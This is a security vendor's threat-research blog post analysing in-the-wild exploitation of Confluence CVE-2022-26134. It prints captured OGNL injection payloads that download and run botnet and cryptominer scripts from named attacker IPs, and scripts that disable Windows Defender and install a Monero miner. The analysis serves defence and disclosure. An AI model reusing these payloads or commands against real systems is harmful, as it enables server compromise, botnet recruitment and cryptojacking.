

Threat Spotlight: Continuing attacks on Atlassian Confluence zero day

blog.barracuda.com/2022/09/28/threat-spotlight-continuing-attacks-on-atlassian-confluence-zero-day/


September 28, 2022



On June 2, 2022, Volexity performed a coordinated disclosure of an under-exploit zero day in Atlassian Confluence, [CVE-2022-26134](#). Since the original disclosure and subsequent publication of various proofs of concept, Barracuda researchers have discovered a large number of attempts to exploit this vulnerability. The exploit attempts range from benign reconnaissance to some relatively complex attempts to infect systems with DDoS botnet malware and cryptominers.

When we [initially reported on this threat in June](#), Barracuda researchers were seeing a steady flow of attacks attempting to exploit this vulnerability, with several significant spikes. Our researchers have continued to monitor these attacks, and this pattern has continued, with the overall volume dropping only slightly in August. Attackers clearly have not given up on trying to exploit this vulnerability.

Exploitation attempts of CVE-2022-26134 over time



In that initial [Threat Spotlight](#), we looked at some of the payloads being delivered and the sources of the attacks. In this follow-up Threat Spotlight, we look in more detail at a few of the payloads being delivered by malicious actors attempting to exploit CVE-2022-26134.

Payload examples

First, let's look at one attempt to deliver the Gafgyt [DDoS botnet malware](#).

Example 1: DDoS botnet malware

Index of /

Name	Last modified	Size	Description
a.sh	2022-05-14 17:19	792	
arc	2022-06-13 12:33	90K	
arm	2022-06-04 11:36	42K	
arm.sh	2022-05-18 15:38	221	
arm5	2022-06-13 12:33	44K	
arm6	2022-06-13 12:33	125K	
arm7	2022-06-13 12:33	125K	
armv4l	2022-05-24 16:14	29K	
armv5l	2022-05-24 16:13	27K	
armv6l	2022-05-24 16:13	54K	
armv7l	2022-05-24 16:14	54K	
c.sh	2022-05-14 15:28	136	
i586	2022-05-24 16:14	26K	
i686	2022-06-13 12:33	42K	
mips	2022-06-13 12:33	59K	
mipsel	2022-06-13 12:33	59K	
mipsl	2022-05-24 16:14	31K	
s.arc	2022-06-04 11:43	90K	
s.arm	2022-06-13 12:33	47K	
s.arm5	2022-06-04 11:43	39K	
s.arm6	2022-06-04 11:43	122K	
s.arm7	2022-06-04 11:43	122K	
s.i686	2022-06-04 11:43	38K	
s.mips	2022-06-04 11:43	55K	
s.mipsel	2022-06-04 11:43	55K	
s.sh4	2022-06-04 11:43	38K	
s.sparc	2022-06-04 11:43	46K	
s.x86_32	2022-06-04 11:43	34K	
s.x86_64	2022-06-13 12:33	44K	
sh4	2022-06-13 12:33	42K	
sparc	2022-06-13 12:33	50K	
x86	2022-05-24 16:15	30K	
x86_32	2022-06-13 12:33	39K	
x86_64	2022-06-13 11:21	47K	

Apache/2.4.41 (Ubuntu) Server at 209.141.41.137 Port 80

This is the host showing all the Gafgyt DDoS botnet

malware for different types of operating systems and architectures.


Here is the payload as it was delivered:

```
%2F%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22cd%20%2Ftmp%20%7C%7C%20cd%20%2Fvar%2Frun%20%7C%7C%20cd%20%2Fmnt%20%7C%7C%20cd%20%2Froot%20%7C%7C%20cd%20%2F%3B%20wget%20http%3A%2F%2F209.141.41.137%2Fa.sh%3B%20chmod%20777%20a.sh%3B%20sh%20a.sh%3B%20curl%20-o%20http%3A%2F%2F209.141.41.[.]137%2Fa.sh%3B%20chmod%20777%3B%20sh%20a.sh%3B%20rm%20-rf%20a.sh%22%29.getInputStream%28%29%2C%22utf-8%22%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D%2F/
```

It decodes to:

```
//${#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://209.141.41.[.]137/a.sh; chmod 777 a.sh; sh a.sh; curl -o http://209.141.41.[.]137/a.sh; chmod 777; sh a.sh; rm -rf a.sh").getInputStream(),"utf-8").(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))//
```

The IP address in this payload delivers a shell script that is executed and then deleted. Navigating to the IP address, one can find an open directory with a number of executables, each seemingly for a different type of operating system/architecture.



```
File Edit View Search Terminal Help
cd /tmp; wget http://209.141.41[.]137/mips; chmod +x mips; ./mips;
cd /tmp; wget http://209.141.41[.]137/mipsel; chmod +x mipsel; ./mipsel;
cd /tmp; wget http://209.141.41[.]137/x86_64; chmod +x x86_64; ./x86_64;
cd /tmp; wget http://209.141.41[.]137/x86_32; chmod +x x86_32; ./x86_32;
cd /tmp; wget http://209.141.41[.]137/arc; chmod +x arc; ./arc;
cd /tmp; wget http://209.141.41[.]137/i686; chmod +x i686; ./i686;
cd /tmp; wget http://209.141.41[.]137/arm; chmod +x arm; ./arm;
cd /tmp; wget http://209.141.41[.]137/arm5; chmod +x arm5; ./arm5;
cd /tmp; wget http://209.141.41[.]137/arm6; chmod +x arm6; ./arm6;
cd /tmp; wget http://209.141.41[.]137/arm7; chmod +x arm7; ./arm7;
cd /tmp; wget http://209.141.41[.]137/sh4; chmod +x sh4; ./sh4;
cd /tmp; wget http://209.141.41[.]137/sparc; chmod +x sparc; ./sparc;
```

This screenshot shows the shell script delivered in the payload.

Opening up the shell script, we can see that it downloads these executables and then executes them on the system where it has been run.

The attacker is essentially attempting to create a botnet member on any system that can be infected. Depending on the OS/architecture of the infected system, one of these executables will run, and the system will end up becoming part of the botnet. Gafgyt has been seen to do this in the past with other vulnerabilities, and this continues now with this vulnerability as well.

The IP in question has been serving these malware downloads for some time now — and has been documented on abuse.ch’s URLhaus database. From the looks of it, the earliest submissions were from late May this year, and the host had not been taken down at the time of writing.

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2022-06-05 03:21:04	http://209.141.41.137/sj686	Online	32-bit, evil, mirai	@zbetacheckin
2022-06-05 03:21:04	http://209.141.41.137/s.sh4	Online	32-bit, bushbite, evil, galgylt, rmmssn	@zbetacheckin
2022-06-05 03:21:04	http://209.141.41.137/s.sparc	Online	32-bit, evil, mirai, sparc	@zbetacheckin
2022-06-05 03:20:06	http://209.141.41.137/s.arm7	Online	32-bit, evil, bushbite, evil, galgylt	@zbetacheckin
2022-06-05 03:20:06	http://209.141.41.137/s.mipsel	Online	32-bit, bushbite, evil, galgylt, mips	@zbetacheckin
2022-06-05 03:19:08	http://209.141.41.137/s.arm6	Online	32-bit, evil, bushbite, evil, galgylt	@zbetacheckin
2022-06-05 00:38:04	http://209.141.41.137/s.arm	Online	32-bit, evil, bushbite, evil, galgylt	@zbetacheckin
2022-06-05 00:37:04	http://209.141.41.137/s.arm5	Online	32-bit, evil, bushbite, evil, galgylt	@zbetacheckin
2022-06-04 22:06:05	http://209.141.41.137/s.mips	Online	32-bit, evil, galgylt, mips	@geenensp
2022-05-24 20:22:07	http://209.141.41.137/x86_32	Online	evil, galgylt	@tolisec
2022-05-24 20:22:07	http://209.141.41.137/arm6	Online	evil, galgylt	@tolisec
2022-05-24 20:22:07	http://209.141.41.137/mips	Online	evil, galgylt	@tolisec
2022-05-24 20:22:07	http://209.141.41.137/x86_64	Online	evil, galgylt	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/arm7	Online	evil, galgylt	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/i686	Online	evil, galgylt, mirai	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/arm	Online	evil, galgylt	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/armv5l	Online	evil, galgylt	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/i586	Online	evil, galgylt	@tolisec
2022-05-24 20:22:06	http://209.141.41.137/mipsel	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/x86	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/armv4l	Online	evil	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/armv7l	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/armv6l	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/sh4	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/mipsl	Online	evil	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/arm5	Online	evil, galgylt	@tolisec
2022-05-24 20:22:05	http://209.141.41.137/sparc	Online	evil, galgylt, mirai	@tolisec

This is

the URLhaus listing for the Gafgyt botnet malware.

Example 2: Monero cryptominer

Moving on to cryptominer payloads, let's start by looking at a Monero cryptominer that is attempting to infect a Windows-based installation:

```
/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27cmd.exe%27%2C%27k%27%2C%27powershell.exe%20-exec%20bypass%20-enc%20JAB3AGMAIAA9ACAAATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBIAg4AdAA7ACAAJB0AGUAbQBwAGYAaQBsAGUUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAFAAYQB0AGgAXQA6ADoARwBIAHQAVABIAg0AcABGAGkAbABIAE4AYQBtAGUAKAApADsAIAAAHQAZQBtAHAZgBpAGwAZQAAGACsAPQAqAGcAlGBiAGEAdAAAnADsAIAAAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABGAGkAbABIAcGjwBoAHQAdABwADoAlwAvADIAMAAyAC4AMgA4AC4AMgAyADkALgAxAdcANAAvAHcAaQBuAC8AawBpAGwAbAAuAGIAYQB0ACcALAAgACQAdABIAG0AcABmAGkAbABIAcAOWAgACYAIAAAHQAZQBtAHAZgBpAGwAZQA%3D%27%29.start%28%29%22%29%7D/
```

The payload uses PowerShell to execute a Base64 encoded script that decodes to:

```
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('http://202.28.229[.]174/win/kill.bat', $tempfile); & $tempfile
```

We downloaded the file (kill.bat) and a screenshot is shown below:

```
File Edit View Search Terminal Help
@echo off

powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"

taskkill /IM logback.exe /f
taskkill /IM network02.exe /f
taskkill /IM ws_TomcatService.exe /f
taskkill /IM explorer.exe /f
del %TEMP%\network02.exe
del %APPDATA%\network02.exe
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run2" /f
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /f

REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run2" /f
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /f

IF EXIST "%USERPROFILE%\dom" (
    GOTO exist1
) else (
    goto add_it
)

:exist1
tasklist /fi "imagename eq dom.exe" | find ":" >NUL
if not %errorlevel% == 0 (
    echo now is running
    exit /b 1
)
echo [*] Starting dom_miner service
"%USERPROFILE%\dom\dsm.exe" start dom_miner
if errorlevel 0 (
    echo ERROR: Can't start dom_miner service
)
:exist2
tasklist /fi "imagename eq dom.exe" | find ":" >NUL
if not %errorlevel% == 0 (
    echo now is running
    exit /b 1
)

:add_it
echo form exist1
powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('http://[redacted]/win/mad.bat', $tempfile); & $tempfile; Remove-Item -Force $tempfile"
```

This is a PowerShell-based script that starts by disabling Windows Defender Realtime Monitoring and then goes on to kill a number of services. Once these services are removed, it checks if there is already a Monero miner instance running. If there is, the script kills the existing instance to maximize resources on the infected host. Once that is done, it goes on to download a file named "mad.bat." A truncated screenshot is shown below:

```

File Edit View Search Terminal Help
@echo off

set VERSION=2.5

rem printing greetings

echo MoneroOcean mining setup script v%VERSION%.
echo ^(please report issues to [REDACTED];stream email^)
echo.

net session >nul 2>&1
if %errorlevel% == 0 (set ADMIN=1) else (set ADMIN=0)

rem command line arguments
set WALLET=[REDACTED]
rem this one is optional
set EMAIL=%2
set site=http://[REDACTED].win
rem checking prerequisites

if [%WALLET%] == [] (
  echo Script usage:
  echo ^> setup_dom_miner.bat ^<wallet address^> [^<your email address^>]
  echo ERROR: Please specify your wallet address
  exit /b 1
)

for /f "delims=" %a in ("%WALLET%") do set WALLET_BASE=%a
call :strlen "%WALLET_BASE%", WALLET_BASE_LEN
if %WALLET_BASE_LEN% == 106 goto WALLET_LEN_OK
if %WALLET_BASE_LEN% == 95 goto WALLET_LEN_OK
echo ERROR: Wrong wallet address length (should be 106 or 95): %WALLET_BASE_LEN%
exit /b 1

:WALLET_LEN_OK

if ["%USERPROFILE%"] == [""] (
  echo ERROR: Please define USERPROFILE environment variable to your user directory
  exit /b 1
)

if not exist "%USERPROFILE%" (
  echo ERROR: Please make sure user directory %USERPROFILE% exists
  exit /b 1
)

where powershell >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "powershell" utility to work correctly
  exit /b 1
)

```

Mad.bat installs the actual miner and the additional software required for this – including the 7zip to unzip the mining software.

Example 3: Double-encoded cryptominer

Another interesting cryptominer payload is the following example, where the payload has been double encoded:

```

/$(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("bash -c {echo,<BASE64-STRING>}

```

It decodes to:

```
{curl -s http://198.251.86[.]46/xms?load || wget -q -O - http://198.251.86[.]46/xms?load || lwp-download http://198.251.86[.]46/xms /tmp/xms) | bash -sh; bash /tmp/xms; rm -rf /tmp/xms; echo <BASE-64-STRING>
```

Then decodes further to:

```
bytes=$(ping -c 1 a.oracleservice.top 2>/dev/null|grep "bytes of data" | wc -l); if [[ "$bytes" -eq "0" ]]; then url=" "; else url="-d";fi; rm -rf /tmp/.dat; echo 'download() {'>>/tmp/.dat; echo ' IFS=/ read -r __ host query <<< "$1" >> /tmp/.dat; echo ' exec 3<"/dev/tcp/${host}/80"; {'>>/tmp/.dat; echo ' printf "%s\r\n%s\r\n\r\n" \'>>/tm
```

While the actual payload has been taken down and is no longer available for analysis, looking at URLhaus and VirusTotal, it seems to be a cryptominer that specifically targets Linux systems. From other discussions online, it looks like the “?load” argument varies from attack to attack — some other variants are “?c4k” and “?c5k”. The arguments seem to be used internally by the actual binary and used to connect with specific mining services.

The same IP also served a Windows variant as shown in the following payload:

```
/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22powershell%20iex(New-Object%20Net.WebClient).DownloadString('http://198.251.86[.]46/lol.ps1')%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/
```

It decodes to:

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell iex(New-Object Net.WebClient).DownloadString('http://198.251.86[.]46/lol.ps1')").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```

Again, the payload is no longer available, so the following is a bit of speculation based on what we’ve seen from the IP address and the filename. It is possibly similar to the Linux variant and may download the actual cryptominer. The “lol” in the filename may refer to the “living off the land” attack technique, where the malware uses existing tools available on the operating system to perform its actions, reducing the chances of being detected as malware by any antivirus that is running on the operating system.

In our next and last part of this Threat Spotlight, we’ll go deeper into another cryptominer that was found in exploit attempts for this vulnerability. It is a bit more interesting, and we were able to grab the full payload for a detailed analysis.

Protect your apps with one simple platform

